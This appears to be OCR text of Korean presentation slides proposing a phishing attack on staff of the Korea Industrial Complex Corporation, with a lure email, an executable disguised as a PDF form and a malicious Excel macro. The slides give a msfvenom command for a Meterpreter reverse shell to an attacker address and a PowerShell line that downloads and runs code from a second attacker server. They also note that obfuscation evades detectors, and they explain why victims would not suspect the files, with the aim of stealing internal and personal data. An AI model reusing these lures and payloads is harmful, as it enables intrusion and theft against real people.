
한국산업단지공단

해킹메일 공격 아이디어 기술 발표

2인조

01

핵심기술



내용

01

발송 메일 예시)

신규산업단지 개발 요청

신규산업단지 개발 요청과 함께 본 한국산업단지공단에서 제공하는
신규산업단지 개발 요청 서식을 작성하여 제출하도록 하겠습니다.
검토 후 연락 바랍니다.


대상자 정보입력 유도

첨부파일 - 신규 산업단지 개발요청 서식.pdf
개발 요청 추가 첨부사항.xlsx

내용

01


첨부파일 - 신규 산업단지 개발요청 서식.pdf



- 신규산업단지에 대한 개발요청은 많은 부분의 확인과정이 필요하기 때문에 아래 서식을 작성하셔서 회신하여 주시면 검토 후 담당자가 연락을 드리도록 하겠습니다.

신규 산업단지 개발요청 서식(HWP)

다운 후 작성 -> pdf 파일로 변경





pdf 파일과 악성코드.exe파일을 SFX압축하여 위장파일 생성

실행한 사람의 쉘 획득

위장파일

개발 요청 추가 첨부사항.xlsx





VBA매크로를 이용 -> 실행한 사람의 쉘 획득

회사내부의 주요 정보들이나 개인 정보 취득

1. 먼저 Meterpreter 쉘코드를 `msfvenom` 을 이용해 만든다.

```
msfvenom -p windows/x64/meterpreter/reverse_http lhost=192.168.40.182 lport=443 --en
```

2. 이 Meterpreter 셸을 로드해 실행할 C# .NET 로더를 만든다. 슬리버 C2의 스테이저 코드를 수정한 뒤 사용했다.

> **MeterStager.cs**

3. 이후 이 MeterStager.cs C# .NET 로더는 파워셸에 로드되어 실행된다. 공격자의 다른 서버 `192.168.40.179` 의 포트 9999에서 파일을 받아온 뒤, Reflection을 이용해 로드한 뒤, 메인 EntryPoint를 실행하도록 파워셸 페이로드를 준비한다.

```
iex([System.Reflection.Assembly]::Load((New-Object net.webclient).DownloadData('http
```

위 파워셸 페이로드를 VBA 매크로에 들어가도록 유틸 스크립트를 이용해 base64 인코딩 한다.

> **Invoke-VBAps.ps1**


4. 이제 완성된 파워셸 페이로드를 VBA 매크로에다가 집어넣은 뒤, 문서를 생성하면 된다.

> **go.vba**

Chameleon과 VBA script 난독화를 진행할 경우 디텍터 우회는 가능하지만, 모든 공격 PoC가 그렇듯 무기화는 진행하지 않는다.

02

기대효과



1

실제 주요 사업으로 이루어지고 있기에,

- 신규산업단지에 대한 개발요청은 많은 부분의 확인과정이 필요하기 때문에 아래 서식을 작성하셔서 회신하여 주시면 검토 후 담당자가 연락을 드리도록 하겠습니다.

신규 산업단지 개발요청 서식(HWP)

요청 메일을 보낼 시 회사에서 확인할 수 밖에 없음

2, 3

PDF 위장술을 이용하여 피싱을 시도하면 실행파일만 있을 경우
-> 사람들이 의심하여 열어보지 않을 것
=> PDF 파일로 보이게 하여 의심이 약해지고 실제 PDF파일도
실행파일과 같이 열리게 하여 해킹의 의심을 없앰

VBA 매크로를 이용하여 피싱시도 시
-> 일반적인 VBA매크로와 같이 사용하여 어쩔수 없이 사용하게끔 만들어
결국 사용자의 쉘을 빼냄

4

VBA매크로와 PDF위장술로 얻은 쉘 기반

=> 정보를 빼낼 뿐만 아니라
빼낸 정보를 활용해 추가적인 공격을 할 수 있는
경로를 마련할 수 있음

한국산업단지공단

THANK YOU